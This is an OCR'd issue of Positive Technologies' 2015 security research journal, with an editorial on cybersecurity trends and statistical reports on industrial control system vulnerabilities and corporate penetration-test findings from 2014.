POSITIVE RESEARCH 2015

JOURNAL OF INFORMATION SECURITY

POSITIVE TECHNOLOGIES

EDITORIAL:
TRENDS AND PROJECTIONS IN CYBERSECURITY

The Positive Research Center explored a wide range of topics in 2014 and 2015. You will find a variety of reports in this issue of the **Positive Research**. In this editorial, we summarize the current state of information security and highlight the more in depth articles in each of the threat areas.

Threats in 2015

1. ICS and zero day vulnerabilities. In the last two years, Positive Technologies has detected more than 200 zero-day vulnerabilities in SCADA systems (**see p. 2**) These bugs could remain unfixed for several years, while it takes just a few days to discover these critical vulnerabilities in a modern SCADA platform, as highlighted during the Critical Infrastructure Attack contest at PHDays IV (**p. 57**). In particular for the Russian economy, special focus should be given to these vulnerabilities in terms of the oil and gas sector and the space industry.

2. Insecure open-source software. Vulnerabilities in widely used open-source systems (Shellshock, Heartbleed) will draw attention this year. The idea that open source is more secure than closed source is popular, but there are security issues with both, and both need to be routinely monitored (**p. 14, 23**). This is especially true for web applications as they are the largest growing attack vectors against corporate intranet (**p. 6, 14, 17, 32**).

3. The power of the cell phone. A hacker does not need special equipment or a large budget in order to tap and locate mobile subscribers. Mobile communication systems contain many vulnerabilities at every level, from the antiquated SS7 system (**p. 40**) to the most up-to-date GPRS gateways (**p. 42**). Simple tools for various attacks are already available to the general public, so the number of hacks on secure mobile communications resulting in the theft of consumer data or phishing attacks will probably increase next year.

4. Deep drilling. Increasingly, less skilled hackers are able to perform more complex attacks including multistage attacks, due to a number of automated tools. Multistage attacks feature a gradual capture of related and built-in systems, so called "computer in computer" attacks, and attacks via a SIM card to a modem and then to a laptop (**p. 38**). A variant of this type of attack is the attack on embedded management technology, like Intel AMT or HP iLo, while the computer is turned off.

5. Public terminal attack. Payment and information terminals are very common and found in a range of locations. They are used from bike-rental stations to health centers, for patient check in, but our research has demonstrated that these terminals can allow an intruder to commit data theft (**p. 27**). Banks have similar problems: vulnerabilities in operating systems allow installation of software and hardware on ATMs, allowing hackers access to personal data and the bank network in some cases (**p. 26**).

6. The internet of contagious things. A commonly presented future scenario is that a hacker could gain access to robots in the home. In reality, a more serious threat is the opposite, that an attack might occur on various gadgets and devices that we connect to our personal computers via USB, Wi-Fi, Bluetooth, and NFC. Any connected device is then contagious, including inconspicuous home items like an iron, an electronic cigarette, or a fitness tracker. These attacks will become more common (**p. 46**), and it will be possible to attack companies via corporate Wi-Fi using similar techniques (**p. 44**).

Defense in 2015

1. Iron phone. Mobile operators have not put forward plans to secure the communication infrastructure, so a market of blackphones and cryptophones and additional means of ensuring mobile security will probably develop (**p. 40**).

2. Proactive defense of applications. Traditional signature-based systems cannot stop modern attacks, so solutions that fix vulnerabilities before an attack occurs will be implemented more widely. Namely, the automation of SDL (**p. 21**), automated vulnerability testing through generating exploits **p. 23**), and closing gaps by virtual patching (**p. 12**).

3. Data Leaks. A number of data leakage scandals erupted in 2014 and 2015, with weak password protection playing a major role (**p. 6, 14, 17**). Alternative identification methods such as USB security tokens and other products from FIDO Alliance may provide a more secure alternative.

4. Mindswap. Information about vulnerabilities, exploits, and other hacking tools spreads quickly. Security specialists have raised the idea of exchanging information about threats, as an alternative to the current threat intelligence system. Ideally zero-day vulnerabilities would be mitigated upon detection and information about them would be distributed among other firewalls in a form of virtual patching. Last year a number of tools were distributed in this exchange method; from branded (Facebook ThreatData) to independent (Mantis), and our experts are also trying to work in this way (**p. 36, 52**).

5. Integration, synergy, and chaos. Vulnerability assessment systems expand their functionality by providing other systems features such as SIEM and APT protection. Such integration has obvious advantages (**p. 48**), but at the same time, it has become more difficult to classify and evaluate integrated solutions, and as a result the current classification of security solutions will need to be reviewed.

6. Tightening laws. In the context of Russia, new sanctions and the import substitution policy will result in growing concern about the quality of foreign security product and will bring control measures to a new level, where imported security solutions will be double-checked by domestic systems (**p. 13**).

7. The need for skilled and up-to-date security specialists. While a large part of the security check is now automated, providing a large number of alerts, logs, and diagrams, someone still needs to verify the findings. Companies will need big data analysis experts and new instructional methods (e.g. methods used at PHDays contests, **p. 56**) to train them. Our study has also concluded that large companies trust their security specialists more than they trust international security standards, reinforcing the need for properly trained experts (**p. 10**).

CRITICAL INFRASTRUCTURE
INDUSTRIAL CONTROL SYSTEMS (ICS) SECURITY IN 2014

Evgeny Druzhinin, Ilya Karpov, Alexander Timorin, Sergey Gordeychik, Gleb Gritsay

Industrial Control Systems (ICS) have grown in importance due to advancements in IT systems and the continued expansion of the Internet. This new level of automation brings new problems, for instance, incorrect data protection and processing may result in critical vulnerabilities.

Industrial Control Systems (ICS) have become a target for malicious users and cyber criminals. The Stuxnet (2010) and Flame (2012) worms were replaced by more complicated and sophisticated malware and in 2014. For example hackers spread the Havex Trojan horse by injecting malicious code into SCADA software on vendors' websites. This malicious software was then downloaded in factories and allowed attackers to obtain administrative access to industrial control systems in several European countries.

In 2012, specialists from Positive Technologies published a research report entitled "SCADA Safety in Numbers," and the below findings are an update on that report through 2015.

Key trends in ICS security analysis are noted below:

Openness

Many ICSs are found within production, transportation, and water and energy supply systems and can be located on the Internet using publicly available search engines. In January 2015, researchers from Positive Technologies discovered more than 140,000 different ICS components this way. Moreover, the end users of these systems are not aware components are exposed. We discovered flaws in kiosk mode, cloud services, sensors, physical ports, and industrial Wi-Fi, none of which would normally be considered a common attack vector.

One Key and Too Many Locks

A large increase in ICS implementation combined with a limited number of software vendors has resulted in the use of similar SCADA platforms for critical objects in different industries. This replication allows hackers to deploy similar attacks across critical infrastructure. For example, our specialists discovered vulnerabilities in control systems of the Large Hadron Collider, several European airports, nuclear power plants in Iran, the largest pipelines and water supply systems across several countries, and trains and chemical plants in Russia. If a hacker could fully capitalize on these vulnerabilities, they could attack various systems all over the world.

Malware Is Updated More Often Than Protection

Complicated ICS structures and the requirement for continuity of processes, not allowing for any downtime on equipment, results in basic ICS elements (industrial protocols, OS, DBMS) becoming outdated and unpatched. Bugs remain unfixed for years while at the same time development of automated tools significantly accelerates hacking activities. In the course of the Critical Infrastructure Attack contest, at the PHDays IV forum in 2014, several up-to-date SCADA platforms used in actual industries were hacked.

Crazy House

The term Industrial Control System (ICS) appeared in 1980s when automated systems or production units were mainly present in large manufacturing industries. Reduction in cost and size allowed computerized devices to be adapted for other fields like building maintenance, monitoring, and power distribution. However, neither vendors nor users normally consider their security, and our research demonstrates that many of these devices can be accessed via the internet.

Research Method


Information about vulnerabilities were generated from: Vulnerability databases (ICS-CERT, NVD/CVE, SCADA Strangelove, Siemens Product CERT, etc.), penetration testing software (SAINTexploit, Metasploit Framework, Immunity Canvas, etc.), vendors' advisories, scientific white papers and posts on dedicated websites.

The severity of the vulnerabilities was graded based on CVSS version 2. It should be noted that a limiting factor in this research is the availability of information about the vulnerability, dependent on corporate disclosure policies. It is possible that the state of ICS security is significantly worse than the figures presented in this report.

Information on access to ICS systems via the web was obtained by passive methods using publicly available search engines (Shodan, Project Sonar, Google, Bing) and port scanning. Data was analyzed using a fingerprint database comprising 740 records, which allowed researchers to identify the product vendor and version by the banner. Most fingerprints related to SNMP (240) and HTTP (113) protocols, but about one third of fingerprints related to various industrial protocols (Modbus, DNP3, S7, etc.).

Number of Vulnerabilities

The research revealed 691 vulnerabilities in ICS components. This represents a significant increase from 2009, and a 20-fold increase between 2010 and 2012 from just nine to 192.




ICS Vulnerabilities by Year

Vulnerability Assessment

The severity levels of the vulnerabilities in 2014 are instead of is consistent with those in 2012, as most vulnerabilities have **"High" (58%)** and **"Medium" (39%)** severity.

In terms of the CVSS score metrics, more than half of the vulnerabilities have low Access Complexity, and many vulnerabilities can be exploited remotely to facilitate attack.


As information on vulnerability patching is not publicly disclosed, data for this research was obtained by Positive Technologies' specialists from vendors. The situation is worse in 2014 than in 2012, when most vulnerabilities (around 81%) were fixed quickly by vendors before they could be exploited or within 30 days of public disclosure. As of Q1 2015, **only 14%** of vulnerabilities were fixed within three months, 34% remained unpatched for more than **three months**, and the remainder, 52% of vulnerabilities, are still unpatched or the vendor provides no information on bug fixes at the time of publication.



ICS Patching

Vulnerabilities by Vendor

Vendors and the number of vulnerabilities found in each is as follows: **Siemens** (124 vulnerabilities), **Schneider Electric** including Invensys after acquisition (96 vulnerabilities), **Advantech** (51 vulnerabilities), **General Electric** (31 vulnerabilities). However, the list of vulnerable products is far more extensive. The diagram below shows the Top List of "vulnerable" vendors, but the other 88 vendors are unified under "Others," and this represents a large percentage of the overall vulnerabilities.



ICS Vulnerabilities by Vendor (wrt severity)


Geography of ICS Accessibility and Exploitability

Our research uncovered a total of **146,137** ICS components that can be accessed via the web. The most common are **Tridium (Honeywell)** building automation systems, and power monitoring and control systems including **SMA Solar Technology** systems for solar power management. The most accessible components are **PLCs/RTUs**, followed by systems for inverter monitoring and control, and network devices and HMI/SCADA components.


More technologically advanced countries have higher levels of automation, thus the number of industrial systems exposed to the Internet is also high in these countries. Unsurprisingly, the most exposed systems are in the **USA (33%)** and Germany (with significant **19%**). On the whole, Europe showed significant growth in accessibility of industrial systems through the web. By contrast, Asia hosts local systems, unlike the well known ICS components, which sometimes cannot be identified.

Further analysis of exposed ICS components reveals **more than 15,000** vulnerable components. Most ICS are located in the USA followed by France, Italy, and Germany, mapping closely with prevalence. It should be noted that while the most common components exposed to the Internet contain less vulnerabilities, more than 10% of exposed ICSs are vulnerable.

ICS Accessibility by Country



Geography of Vulnerable ICS Components




ICS components by countries


POSITIVE TECHNOLOGIES

VULNERABILITY STATISTICS: ENTERPRISE BUSINESS APPLICATION 2014


Top Network Vulnerabilities




Access Vectors




Access Complexity





Top Internal Network Vulnerabilities

Privileges obtained by external attackers (distribution among systems)



The Heartbleed and Shellshock vulnerabilities disclosed in 2014 did not have the expected negative impact reported initially in some media.
Many large companies quickly patched and updated their systems, however, this was done selectively, and unpatched software containing critical vulnerabilities was discovered in 78% of investigated systems.

Privileges obtained by internal attackers (distribution among systems)

KEY VULNERABILITIES IN CORPORATE INFORMATION SYSTEMS IN 2014: WEB APPLICATIONS, PASSWORDS AND EMPLOYEES


Evgeny Gnedin, Evgeniya Potseluevskaya

From 2013 to 2014, there was an increase in the vulnerability of the information systems of large enterprises. In about 60% of system attacks, the network perimeters were penetrated via web application vulnerabilities. Additionally in 2014, there was decreased awareness among employees regarding security issues, as they were more likely to follow unverified links and open files attached to e-mails from unknown sources.

These findings are outlined in detail in Positive Technologies' 2014 penetration testing results publication and contrast significantly from the 2013 findings. The penetration testing simulates a hacker attack and provides a more realistic assessment than traditional auditing techniques alone.

Case Studies

The penetration testing data used in this article is drawn from testing the information systems of 18 large public and private companies, both Russian and non-Russian. The firms are comprised of Fortune Global 500 firms and include some of the largest Russian firms in terms of volume of products produced annually, as ranked by Expert RA. More than half of the enterprises had multiple international subsidiaries and most systems had hundreds of active hosts available at the network perimeter. The majority of the firms operate in the manufacturing, banking and IT sectors.


General Results

In 2014, **94%** of systems in the penetration testing study contained vulnerabilities that allowed testers to gain full control over some **critical resources** — Active Directory, ERP, e-mail, or network equipment control systems. In **67%** of cases, **an external attacker** could gain full control over the most critical resources and in 27% of cases gaining access to the intranet user segment was enough to facilitate full control over the critical resource.

In both 2013 and 2014, almost all the systems had high-severity vulnerabilities and most of these critical vulnerabilities related to configuration flaws.

However in 2014, most systems, **78%**, had critical vulnerabilities related to **outdated software updates**, worse than the 2013 results of about 50%. The average age of the most outdated patch was **73 months**, compared to just 32 months in 2013. In three systems, MS08-067 (CVE-2008-4250), a 6-year-old critical vulnerability widely used by both hackers and the Conficker network worm, was still in use.

Attacker's minimal access level required to gain full control over critical resources




Systems compared by maximum severity of vulnerabilities caused by the lack of updates

Additionally in 2014, almost every information system, **89%**, had vulnerabilities related to **web application code errors** and more than half of the companies, **61%**, had **high-severity vulnerabilities**.

Security Perimeter Flaws

In **73%** of systems, an outside attacker accessing the network from the Internet could **access intranet hosts** without using social engineering. When combining the use of intranet hosts with social engineering outside access to the system was gained in 87% of cases. **In 2014, a low-qualified attacker** could successfully attack **61%** of systems, compared to just 46% in 2013.




Difficulty of penetrating the perimeter

Penetrating the perimeter in 2014, as in 2013, required exploitation of, on average, only two vulnerabilities However, one vulnerability was enough to penetrate more than half of the systems (6 out of 11) in 2014. Additionally, in **60%** of all cases the penetration vector is based on **web application code vulnerabilities**. For example, SQL Injection appears in 67% of systems, and unrestricted file upload in 40%.

The most common vulnerabilities at the network perimeter are:

- Network equipment and server control interfaces available from the Internet, rising from 82% to 93% from 2013 to 2014.
- **Dictionary passwords**, including default and empty passwords — **87%**. Also note that 67% of all systems used dictionary IDs and passwords as administrator IDs and passwords at the perimeter. Both of these factors increase the likelihood that an attacker could access the intranet.

By contrast, Heartbleed and Shellshock vulnerabilities, both of which garnered media scrutiny in 2014, have not been widely used in hacks, as the coverage encouraged most large companies to install updates to protect against them. Nevertheless, one company in this study did have an unfixed Heartbleed vulnerability that allowed attackers to obtain many customers' credentials.




Attack vectors for penetrating the perimeter

Gaining access to the company intranet is often the first step for an external attacker to gain access to critical resources. The 2014 report demonstrates that after **gaining full control** over critical resources in 80% of systems, the hacker would have been able to penetrate the network perimeter.


Intranet Security Flaws

Positive Technologies also considered the attack vectors of an internal hacker. The results of a hack by an employee located in the user segment of the network resulted in unauthorized access privileges leading to full control over information infrastructure in 78% of cases and **access to critical resources** such as banking and ERP systems **in all the cases**.

In **56%** of cases, a **low skilled attacker** is able to access critical resources. Complicated attacks, requiring a high skill level to coordinate, were not necessary to access critical resources in 2014. By contrast, in 2013 they were required to penetrate 17% of systems. On average, an internal attacker needed to exploit three different vulnerabilities to gain control over critical resources in 2014, worse than the 2013 results in which an attacker had to exploit an average of five vulnerabilities.



